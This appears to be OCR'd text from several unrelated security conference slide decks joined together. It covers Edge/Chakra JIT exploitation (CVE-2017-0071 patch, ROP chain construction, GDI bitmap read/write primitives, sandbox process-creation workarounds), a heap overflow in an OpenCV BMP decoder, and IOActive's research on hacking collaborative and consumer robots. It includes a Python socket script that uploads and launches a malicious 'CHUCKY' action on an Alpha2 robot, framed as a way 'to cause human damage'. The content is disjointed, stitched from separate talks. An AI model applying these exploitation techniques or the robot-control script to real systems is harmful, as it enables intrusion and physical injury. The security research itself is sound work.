
- Updated monthly as part of Patch Tuesday
- Partially open source
  - ✓ Chakra (Javascript engine) on GitHub
  - ✓ Renderer is closed source
- Patches for ChakraCore posted within a couple of days



17-10 Security Update that addresses the following issues in ChakraCore ✓
#3917 by agarwal-sandeep was merged 17 days ago

17-09 ChakraCore servicing release ✓
#3729 by suwc was merged on Sep 14

CVE-2017-0071


[CVE-2017-0071] Handle conversion of src operand on store to a typed …

`…array if the bailout kind tells us to bail out on helper calls.`

- ✓JIT optimization bug
- ✓Chakra JIT tries to hoist getting *Array* buffer, length, and type
  - o Optimize optimistically
- ✓Register a bailout for exceptional, unsafe conditions
  - o `IR::BailOutOnImplicitCalls`
  - o Never execute Javascript implicitly, i.e. during helper calls

CVE-2017-0071

- ✓ lokihardt discovered that `EmitLoadInt32` failed to check for bail out
- ✓ Attacker triggers an implicit call by storing an object in a `Uint32Array`
  - Chakra will call the object's *`valueOf`* function in `ToInt32`

```
- if (conversionFromObjectAllowed)
+ if (bailOutOnHelper)
+ {
+     Assert(labelBailOut);
+     lowererMD->m_lowerer->InsertBranch(Js::OpCode::Br, labelBailOut, instrLoad);
+     instrLoad->Remove();
+ }
+ else if (conversionFromObjectAllowed)
  {
      lowererMD->m_lowerer->LowerUnaryHelperMem(instrLoad, IR::HelperConv_ToInt32);
  }
```

The Stack

"For Example, this means attackers could still use well-known techniques like return-oriented programming (ROP) to construct a full payload that doesn't rely on loading malicious code into memory."

- Matt Miller, MSRC

✓None of the mitigations protect the stack or return address
✓If the exploit gives arbitrary memory read/write, game over
- Find the thread's stack
- Overwrite with ROP chain

Example

```
00000081`f39fbcb0  000001de`fdd22700 00007ffa`c7ef9f63
00000081`f39fbcc0  000001de`fd65b020 000001de`fa92d220
00000081`f39fbcd0  00007ffa`c831af38 00000081`f39fbce0
00000081`f39fbce0  000001de`fd64e710 00000000`10000002
00000081`f39fbcf0  00000081`f39fbd60 00000081`f39fbda0
00000081`f39fbd00  00000000`00000000 00007ffa`c7ef9e90
00000081`f39fbd10  00000000`00000002 00000081`f39fc130
00000081`f39fbd20  000001de`fdd22700 000001de`fdd22700
00000081`f39fbd30  00000081`f39fc130 00000081`f39fbd78
00000081`f39fbd40  00000000`00000002 00007ffa`c7f5e863
```

```
Search stack to find:
chakra!Js::JavascriptString::EntrySlice+0xd3
chakra!amd64_CallFunction+0x93
SavedRbpForPivot
```

Building the ROP chain

First four arguments are stored in registers	**popRcxReturn**
	Argument 0
	popRdxReturn
	Argument 1
	popR8Return
	Argument 2
	popR9Return
	Argument 3
"Call" the target function	**Address of Function**
Remaining arguments are stored on the stack after the shadow space	**addRsp58Return**
	(20h shadow space)
	Argument 4
	Argument 5
	Argument 6
	Argument 7
	Argument 8
	Argument 9
	Argument 10

Save return value at predetermined location	`popRdxReturn`
	`Location to store return value`
	`storeRaxAtRdxReturn`

Set return value to a safe JS value (1)	`popRaxReturn`
	`0x00010000`00000001`

Restore original saved RBP	`popRbpReturn` `SavedRbpForPivot`
Return to the original stack	`popRspReturn` `&returnToAmd64CallFunction`

- ✓ Where to store the ROP chain?
  - A convenient location is on the stack itself
  - We already know the address and can read/write to it
  - e.g. `&SavedRbpForPivot - 0x20000`
- ✓ Where to store the return value?
  - Again, on the stack itself is convenient

CVE-2016-3309 with Bitmaps

```
typedef struct _SURFACE {
  ULONG64 hHmgr;
  ULONG32 ulShareCount;
  USHORT cExclusiveLock;
  USHORT BaseFlags;
  PW32THREAD Tid;
  DHSURF dhsurf;
  HSURF hsurf;
  DHPDEV dhpdev;
  HDEV hdev;
  SIZEL sizlBitmap;
  ULONG cjBits;
  PVOID pvBits;
  PVOID pvScan0;
  LONG lDelta;
  ULONG iUniq;
  ULONG iBitmapFormat;
  USHORT iType;
  USHORT fjBitmap;
  // ...
} SURFACE;
```

✓ GetBitmapBits / SetBitmapBits
- Size of bitmap controlled by `sizlBitmap`
- Corrupted `sizlBitmap` -> OOB read/write
- Destination controlled by `pvScan0`, i.e. pointer to pixel data after `SURFACE`

✓ hHmgr
- Must be a valid GDI handle
- Only low 32-bit DWORD is relevant

Creating a process

- ✓ The new process will inherit the job from the content process
  - Gets killed when the content process dies
  - Use `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` to inherit from a different process
- ✓ `CreateProcess` from Edge content process will crash
  - Appears to be caused by AppContainer logic
  - You can avoid by clearing `IsPackagedProcess` flag in PEB

```
KERNELBASE!CreateProcessExtensions::VerifyParametersAndGetEffectivePackageMoniker+0xfb
KERNELBASE!CreateProcessExtensions::PreCreationExtension+0xb8
KERNELBASE!AppXPreCreationExtension+0x114
KERNEL32!BasepAppXExtension+0x23
KERNELBASE!CreateProcessInternalW+0x1bcb
KERNELBASE!CreateProcessW+0x66
```

pwn.js


Questions?

ARTIFICIAL
INTELLIGENCE

IS NO MATCH FOR

NATURAL
STUPIDITY

Details of Caffe CPPClassification Exploitation



grfmt_bmp.cpp

```
/****************** BMP decoder ********************/

bool  BmpDecoder::readHeader()
{
 ... ...

      if( size >= 36 )
      {
         m_width  = m_strm.getDWord();
         m_height = m_strm.getDWord();
         m_bpp    = m_strm.getDWord() >> 16;
         m_rle_code = (BmpCompression)m_strm.getDWord();
         m_strm.skip(12);
         int clrused = m_strm.getDWord();
         m_strm.skip( size - 36 );

         if( m_width > 0 && m_height != 0 && ......
           (m_bpp == 8 && m_rle_code == BMP_RLE8)))
         {
            iscolor = true;
            result = true;

            if( m_bpp <= 8 )
            {
               CV_Assert(clrused <= 256);
               memset(m_palette, 0, sizeof(m_palette));
               m_strm.getBytes(m_palette,
                  (clrused == 0? 1<<m_bpp : clrused)*4 );
               iscolor = IsColorPalette( m_palette, m_bpp );
            }
            else if  ...
```

bitstrm.cpp

```
int RLByteStream::getBytes( void* buffer, int count )
{
   uchar*  data = (uchar*)buffer;
   int readed = 0;
   assert( count >= 0 );

   while( count > 0 )
   {
      int l;

      for(;;)
      {
         l = (int)(m_end - m_current);
         if( l > count ) l = count;
         if( l > 0 ) break;
         readBlock();
      }
      memcpy( data, m_current, l );
      m_current += l;
      data += l;
      count -= l;
      readed += l;
   }
   return readed;
}
```


Hacking Robots Before Skynet -POC-

Cesar Cerrudo
CTO IOActive Labs (@cesarcer)


Lucas Apa
Senior Security Consultant (@lucasapa)

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Chosen Industrial Collaborative Robots



Universal Robots: UR3, UR5, UR10
Linux 3.13.0-68
Java / C++




Rethink Robotics: Baxter and Sawyer

Authentication Bypass in Pepper Admin Console

nginx config file

```
location ~* /libs/qimessaging/.*/qimessaging.js {
        auth_pam              "Secure Zone";
        auth_pam_service_name "nginx";
}
```

No real authentication !


WI-FI

Country code:

SSID: corporation

Security: WPA2

Password: ••••••••••••

Show password: ☐


Advanced options: ☐

Connect

```
http://192.168.1.105 GET   /   200
http://192.168.1.105 GET   /lib/requirejs/require.js?v=2.0.0   200
http://192.168.1.105 GET   /js/config.js?v=2.0.0   200
http://192.168.1.105 GET   /js/main.js?v=1.2.0   200
http://192.168.1.105 GET   /js/app.js?v=1.2.0   200
http://192.168.1.105 GET   /libs/qimessaging/1.0/qimessaging.js?v=1.2.0 401 Forbidden
```


Turning Friendly Robots into Evil Robots

- Hacking Alpha2 to cause human damage



```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connected = sock.connect((HOST, PORT))
data = ""
print "[!] Sending Protocol HELLO"
sock.send("\x34\x12\x12\x00\x00\x00\x01\x00\x00\x00\x92\x01\xab\x91\xa9\xe4\xb8\xad\x73\x73\x73\x73\x73\x73")
time.sleep(2)
print "[!] Requesting Available Actions"
sock.send("\x34\x12\x07\x00\x00\x00\x01\x00\x00\x00\x92\x03\xa0")
sock.recv(1000)
print "[!] Uploading CHUCKY.UBX"
sock.send("\x34\x12\x04\x00\x00\x00\x01\x00\x00\x00")
(...)
print "[!] Sending Keep-Alive"
sock.send("\x34\x12\x04\x00\x00\x00\x01\x00\x00\x00")
sock.recv(1000)
print "[!] Launching CHUCKY"
sock.send("\x34\x12\x0f\x00\x00\x00\x01\x00\x00\x00\x92\x05\xa8\x91\xa6Chucky")
sock.close()
print data
```

UBTech espionage?



Privacy & Security

How is my privacy protected?

We truly believe that customer's privacy is sacred. We work hard to protect your information from unauthorized access and have designed policies and controls to safeguard the collection, use, and disclosure of your information.

How secure is this?

Alpha 2 uses MySQL encryption to secure personal data sent to and from the cloud.


- Robot can be controlled from the cloud
- All transmitted in **cleartext** ☺

Unprotected Bluetooth Adapters

•*Asratec's V-Sido CONNECT RC Microcontroller*

The product does not enforce a **strong Bluetooth PIN** to pair with the microcontroller board, which makes it easier for attackers to control or reconfigure the robot remotely.

The "**0000**" pin is used by default on the extra Bluetooth dongle.



IOActive
Hardware Software Wetware
SECURITY SERVICES

Unprotected Bluetooth Adapters

